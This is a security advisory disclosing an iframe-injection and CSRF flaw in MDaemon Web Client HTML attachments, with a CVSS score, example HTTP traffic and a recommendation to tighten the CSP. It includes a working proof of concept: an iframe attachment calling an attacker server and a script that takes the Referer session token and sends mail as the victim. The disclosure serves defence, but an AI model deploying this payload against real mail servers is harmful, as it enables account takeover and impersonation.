Vulnerability name:

Iframe injection in the MDaemon Web Client HTML attachment leading to the CSRF attack

Author:

Piotr Bazydło

CVSS 3.0:

6.8 - CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:H/A:L

Product:

MDaemon Web Client

Privileges needed:

None, as this is exploited via the attachment included in the email message.

Vulnerability summary:

MDaemon Web Client allows to display HTML attachments. Moreover, it blocks the execution of the Javascript code via the Content Security Policy HTML header. However, CSP specification does not block iframes. According to this, attacker can:

1) Attach an iframe, which points to the attacker's HTTP server.
2) Extract the "Session" parameter via the Referer header.
3) Execute any request in the MDaemon Web Client with the victim's privileges.

Vulnerability Description:

MDaemon Web Client allows to display HTML attachments. Moreover, it blocks the execution of the Javascript code via the Content Security Policy HTML header. Following request presents an exemplary HTML attachment, where <script> tag is being blocked by the CSP policy.

Request

```
GET
/WorldClient.dll?Session=D5LCP1LPPXMAW&View=Attachment&OpenAttachment=1&Number=465&FolderID=0
&Part=2&Filename=t.html HTTP/1.1
Host: 172.16.170.130:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://172.16.170.130:3000/WorldClient.dll?Session=D5LCP1LPPXMAW&View=OpenAttachment&Number=4
65&FolderID=0&Part=2&Filename=t.html
Connection: close
Cookie: User=admin@company.test; Theme=WorldClient; Lang=en;
ra_login=admin@company.test%2Cen; RASession=; WCSession=Q2N3GUFVU452T
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
X-Frame-Options: sameorigin
X-XSS-Protection: 1
Content-Type: text/html
Content-Disposition: inline; filename="t.html"
Content-Length: 26
Expires: 0
X-Content-Security-Policy: script-src 'none'
Content-Security-Policy: script-src 'none'
Connection: close

<script>alert(1)</script>
```

However, it can be seen that there is no policy regarding Iframes. According to this, attacker should be able to inject the iframe into the attachment. Exemplary exploitation scenario:

1) Attacker sends the HTML attachment with an iframe leading to his HTTP server:

```
<html>
        <body>
                        <iframe src="http://172.16.170.133:8000/poc.html"
referrerpolicy="unsafe-url" width="2000" height="2000">
        </body>
</html>
```

2) Attacker creates the following poc.html file. It extracts the victim's "Session" parameters and performs XHR request to the Web Client application. In this case, attacker sends an email using the victim's email address.

```
<html>
        <body>
        <script>
               const urlParams = new
URLSearchParams(document.referrer.substring(document.referrer.indexOf('?'),
document.referrer.length));
                const session = urlParams.get('Session');
                document.write('You have been hacked. Your session: ' + session + '.\r\nCheck
your email');

                params =
'Attachment=&ComposeUser=&ComposeID=1&SpellLanguage=en&Attn=&Company=&From=0&Reply-
To=&SaveSentMessage=Yes&To=admin@company.test&CC=&BCC=&Subject=PoC+-
+you+have+clicked+the+attachment&Body=%0D%0A%0D%0A%0D%0A%0D%0Atest%0D%0A&BodyHTML=You+have+cl
icked+the+attachment.+Attacker+controls+your+mailbox+now+-+do+not+trust+strangers.'
                let xhr = new XMLHttpRequest();
                xhr.open("POST", "http://172.16.170.130:3000/WorldClient.dll?Session=" +
session + "&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes", true);
                xhr.withCredentials = true;
                xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
                xhr.send(params);

        </script>
        </body>
</html>
```

3) Victim clicks the malicious attachment.

4) Javascript is being executed in the victims browser.

Following screenshot presents the scenario, when victim clicks the attachment. It can be seen that the iframe is injected into the HTML code and that the “Session” parameter was successfully extracted.



Figure 1 Injected iframe - extracted Session and performed XHR request

When the victim checks his inbox, he can see that the email message was being sent.



Figure 2 Email sent via XHR request

Figure 3 Email sent via XHR request - part 2

Recommendations

It is recommended to modify the CSP policy. It should not allow to inject an iframe.